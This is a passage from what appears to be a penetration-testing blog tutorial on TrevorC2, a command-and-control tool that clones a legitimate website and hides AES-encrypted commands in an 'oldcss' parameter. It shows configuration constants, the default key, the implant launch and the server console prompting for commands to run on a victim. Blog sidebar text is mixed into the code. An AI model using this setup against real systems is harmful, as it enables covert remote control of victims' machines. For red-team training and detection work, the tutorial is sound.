
Penetration Testing Lab

Articles from the Pentesting Field



```
# CONFIG CONSTANTS:
URL = ("https://pentestlab.blog/") # URL to clone to house a legitimate website
USER_AGENT = ("User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko")
# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - THIS CAN BE WHATEVER PATH YOU WANT
ROOT_PATH_QUERY = ("/")
# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRING GET PARAMETER
SITE_PATH_QUERY = ("/images")
```

TrevorC2 – Server Configuration

The implant (trevorc2_client.py or trevorc2_client.ps1) has a **SITE_URL** attribute. This needs to be changed with the IP address of the command and control server. When the command and control server file will run it will start to clone the website.

```
TrevorC2 - Legitimate Website Covert Channel
Written by: David Kennedy (@HackingDave)
https://www.trustedsec.com
[*] Cloning website: https://pentestlab.blog/
[*] Site cloned successfully.
[*] Starting C2 Server...
[*] Next, enter the command you want the victim to execute.
[*] Client uses random intervals, this may take a few.
Enter the command to execute on victim:
```

TrevorC2 - Server

There are two implants to be used one based in python and one in PowerShell. From the moment that the implant will be executed a connection will be established with the command and control server.

```
PS C:\Users\User\Downloads\trevorc2-master\trevorc2-master> .\trevorc2_client.ps1
```

 $Trevor C2-Power Shell\ Implant$

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Archives

Commands can be sent from the server to the clients:

TrevorC2 – Commands

The commands will be sent encrypted via HTTP/S protocol. <u>TrevorC2</u> is using AES encryption with the following cipher. Encrypted commands will be inserted into the fake website inside the **oldcss** parameter:

```
# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO CHANGE THIS SO ITS NOT STATIC STUB = ("oldcss=")

# time_interval is the time used between randomly connecting back to server, for more stealth, increase this time a lot and randomize time periods time_intervall = 2 time_interval2 = 8


# THIS IS OUR ENCRYPTION KEY - THIS NEEDS TO BE THE SAME ON BOTH SERVER AND CLIENT FOR APPROPRIATE DECRYPTION, RECONNEND CHANGING THIS FROM THE DEFAULT KEY CIPHER = ("|Tr3v0rC2R0x@nd1s@w350m3#TrevorForget")
```

TrevorC2 – Encryption Key and Data Location

The fake website will be hosted into the same system as the command and control server and it will look exactly as the original.

June 2018 May 2018 > April 2018 > January 2018 December 2017 November 2017 October 2017 September 2017 August 2017 > July 2017 > June 2017 May 2017 April 2017 March 2017 > February 2017 > January 2017 November 2016 September 2016 > February 2015 January 2015 > July 2014 April 2014 June 2013 May 2013 April 2013 March 2013 > February 2013 > January 2013 December 2012 November 2012

October 2012



TrevorC2 – Cloned Website

However examining the source code the **oldcss** parameter will contain the encrypted command.

TrevorC2 - Encrypted Command

By doing traffic inspection it is visible that the executed commands are covered through legitimate HTTP traffic.

- > September 2012
- August 2012
- July 2012
- > June 2012
- April 2012
- March 2012
- > February 2012

@ Twitter


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 @dradisfw for the ticket #dradis #greatproduct
 6 hours ago
- Great talk by @john_shier about Dark Web!#BSidesLDN2018 https://t.co/1yC8IVKn3X7 hours ago
- RT @myexploit2600: I be talking at 14:00 in track 2 @BSidesLondon #BsidesLDN2018 7 hours ago
- Finally a social engineering talk #BSidesLDN2018 https://t.co/jMMk4lvbcH 7 hours ago
- New Post] Command and Control Browser pentestlab.blog/2018/06/06/com... #pentestlab #Redteam 9 hours ago



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References

https://www.trustedsec.com/2017/10/trevorc2-legitimate-covert-c2-browser-emulation/

https://github.com/trustedsec/trevorc2

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